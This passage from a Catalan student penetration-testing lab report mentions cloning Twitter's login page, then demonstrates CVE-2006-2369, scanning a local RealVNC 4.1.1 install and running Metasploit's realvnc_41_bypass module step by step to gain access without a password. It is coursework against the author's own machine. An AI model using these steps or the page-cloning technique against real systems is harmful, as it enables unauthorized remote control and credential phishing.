
Finalment, per fer la clonació he introduït, la direcció IPv4 pública i la pàgina web remota de Twitter, es a dir, <https://twitter.com>.



Finalment, he obtingut una clonació exacta de la pàgina web inicial de *Twitter*. Es interessant comentar que per facilitar l'atac, l'aplicació fins i tot, crea un servei web en *background* amb la publicació de la pàgina web remota.

**6. Cerca a Internet un exploit que es pugui fer amb Metasploit i els recursos que tingueu. Per exemple, si tens una màquina antiga amb Windows XP pots buscar vulnerabilitats explotables per a aquest sistema operatiu. Fixa't que també pots instal·lar un Windows XP que tinguis en una màquina virtual. Et demanem que descriguis la vulnerabilitat i mostris la consecució dels diferents passos.**

Degut a la seva facilitat d'explotació i la possibilitat de reproduir-ho utilitzant el sistema operatiu *Windows 10*, he seleccionat la vulnerabilitat que fa referència al codi **CVE-2006-2369**.



The screenshot shows the NVD entry for CVE-2006-2369. The page header includes the CVE logo, navigation links (CVE List, CNAs, WGs, Board, About, News & Blog), and a 'Go to for:' section with links to CVSS Scores, CPE Info, and Advanced Search. The main navigation bar contains links for Search CVE List, Download CVE, Data Feeds, Request CVE IDs, and Update a CVE Entry. The breadcrumb trail reads: HOME > CVE > CVE-2006-2369. The entry details include the CVE-ID, a link to learn more at the NVD, and a description of the vulnerability in RealVNC 4.1.1.


CVE-ID	
<b>CVE-2006-2369</b>	<a href="#">Learn more at National Vulnerability Database (NVD)</a> • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
RealVNC 4.1.1, and other products that use RealVNC such as AdderLink IP and Cisco CallManager, allows remote attackers to bypass authentication via a request in which the client specifies an insecure security type such as "Type 1 - None", which is accepted even if it is not offered by the server, as originally demonstrated using a long password.	

*RealVNC 4.1.1 allows remote attackers bypass authentication via a request in which the client specifies an insecure security type such as "Type 1 - None", which is accepted even if it is not offered by the server, as originally demonstrated using a long password.*

La descripció anterior, ens especifica que la versió 4.1.1 del programari de control remot *RealVNC*, conté un error crític de disseny en el protocol d'autenticació, aquest permet que un client pugui enviar informació manipulada al servidor durant la fase d'autenticació i comprovació de les credencials, de tal manera, que el client podria establir la connexió sense conèixer la contrasenya. Personalment crec que donar la possibilitat al client d'especificar si el servidor conté o no contrasenya, és un error de disseny tremendament gran i perillós, degut això, tots els servidors de control remot que utilitzaven aquesta versió a nivell mundial estaven exposats a ser controlats remotament per l'atacant, en qüestió de segons.

Per realitzar l'atac, primerament he descarregat el programari *RealVNC* amb versió 4.1.1 i l'he instal·lat a la pròpia màquina amb sistema operatiu Windows 10, posteriorment he descarregat un escàner de vulnerabilitats relacionat amb aquest tipus d'error per comprovar la seva existència.





Com podem observar en la imatge anterior, he instal·lat la versió 4.1.1 del programari, posteriorment he configurat la contrasenya d'accés.

```

Administrator: cmd

C:\Users\user\Downloads\1799-1>VNC_bypauth.exe -p 5900 -i 127.0.0.1 -vnc -vv

=====RealVNC <= 4.1.1 Bypass Authentication Scanner=====
=====multi-threaded for Linux and Windows=====
=====RealVNC <= 4.1.1 Bypass Authentication Scanner=====
=====multi-threaded for Linux and Windows=====
=====RealVNC <= 4.1.1 Bypass Authentication Scanner=====
=====multi-threaded for Linux and Windows=====

FOUND  PORT  IP      STATUS  THREADS TOTAL/REMAINING
127.0.0.1  :5900   vnc4:VULNERABLE
F:1      P:1     I:1     S:100%  TH:0     0:00:00

C:\Users\user\Downloads\1799-1>

```

Posteriorment, he utilitzat l'escàner de vulnerabilitats per comprovar la seva existència, en aquest cas l'aplicació ho ha detectat sobre el port de comunicació 5900 (port estàndard utilitzat per permetre la comunicació entre el client i el servidor de control remot del programari RealVNC).

## Taller 5. Tests de penetració

```

C:\WINDOWS\system32\cmd.exe - console.bat

      =[ metasploit v4.17.92-dev ]
+ -- --=[ 1946 exploits - 1170 auxiliary - 347 post ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[-] Warning: This copy of the Metasploit Framework has been corrupted by an installed anti-virus program.
[-] We recommend that you disable your anti-virus or exclude your Metasploit installation path,
[-] then restore the removed files from quarantine or reinstall the framework. For more info:
[-] https://community.rapid7.com/docs/DOC-1273
[-]
[+]
[+] Metasploit Pro extensions have been activated
[+]
[*] Successfully loaded plugin: pro
msf-pro > use realvnc_41_bypass

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  auxiliary/admin/vnc/realvnc_41_bypass  2006-05-15      normal No      RealVNC NULL Authentication Mode Bypass

[*] Using auxiliary/admin/vnc/realvnc_41_bypass
msf-pro auxiliary(admin/vnc/realvnc_41_bypass) > show options

Module options (auxiliary/admin/vnc/realvnc_41_bypass):

Name      Current Setting  Required  Description
-----
AUTOVNC   false           yes       Automatically launch vncviewer from this host
LPORT     5900            yes       The port the local VNC Proxy should listen on
RHOST     5900            yes       The target address
RPORT     5900            yes       The port the target VNC Server is listening on (TCP)

msf-pro auxiliary(admin/vnc/realvnc_41_bypass) >
  
```

Posteriorment, he executat la consola de comandes del framework *Metasploit* i he seleccionat l'atac *realvnc\_41\_bypass*, posteriorment he sol·licitat el llistat d'opcions a parametritzar per conèixer els seus requisits.

```

C:\WINDOWS\system32\cmd.exe - console.bat

msf-pro auxiliary(admin/vnc/realvnc_41_bypass) > set AUTOVNC true
AUTOVNC => true
msf-pro auxiliary(admin/vnc/realvnc_41_bypass) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf-pro auxiliary(admin/vnc/realvnc_41_bypass) > set LPORT 7777
LPORT => 7777
msf-pro auxiliary(admin/vnc/realvnc_41_bypass) > show options


Module options (auxiliary/admin/vnc/realvnc_41_bypass):

Name      Current Setting  Required  Description
-----
AUTOVNC   true            yes       Automatically launch vncviewer from this host
LPORT     7777            yes       The port the local VNC Proxy should listen on
RHOST     127.0.0.1       yes       The target address
RPORT     5900            yes       The port the target VNC Server is listening on (TCP)

msf-pro auxiliary(admin/vnc/realvnc_41_bypass) > exploit
  
```

## Taller 5. Tests de penetració

Com podem observar en la imatge anterior, he parametritzat la opció de que s'executi automàticament la aplicació client, la direcció IPv4 del host remot vulnerable i el port d'escolta local, finalment he executat l'exploit.



Com podem observar en la imatge anterior, l'atac s'ha realitzat de forma satisfactòria, de tal manera que s'ha pogut establir la connexió amb el host remot sense la sol·licitud de les credencials d'accés.

## 7. Fonts d'informació.

### Test d'intrusió

*Etaques d'un test d'intrusió o penetració.*

<https://www.seguridadyfirewall.cl/2017/12/fases-de-un-test-de-intrusion.html>

### DNS

*Escaneig de registres DNS de dominis de forma online.*

<https://dnscumster.com>

### Nmap

*Pàgina oficial - Informació genèrica de l'eina.*

<http://www.nmap.org>

*Manual d'utilització de l'eina Nmap.*

<https://we.riseup.net/assets/77169/Manual-de-uso-de-Nmap.pdf>

### CVE

*Pàgina oficial - Informació i llistat de vulnerabilitat identificades.*

<https://cve.mitre.org>

*CVE-2006-2369. Vulnerabilitat del programari RealVNC 4.1.1*

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2369>

### RealVNC

*Escàner de la vulnerabilitat RealVNC 4.1.1 credentials bypass*

<https://github.com/offensive-security/exploitdb-bin-splloits/raw/master/bin-splloits/1799-1.rar>

### Metasploit

*Pàgina oficial - Informació genèrica de l'eina.*

<http://www.metasploit.com>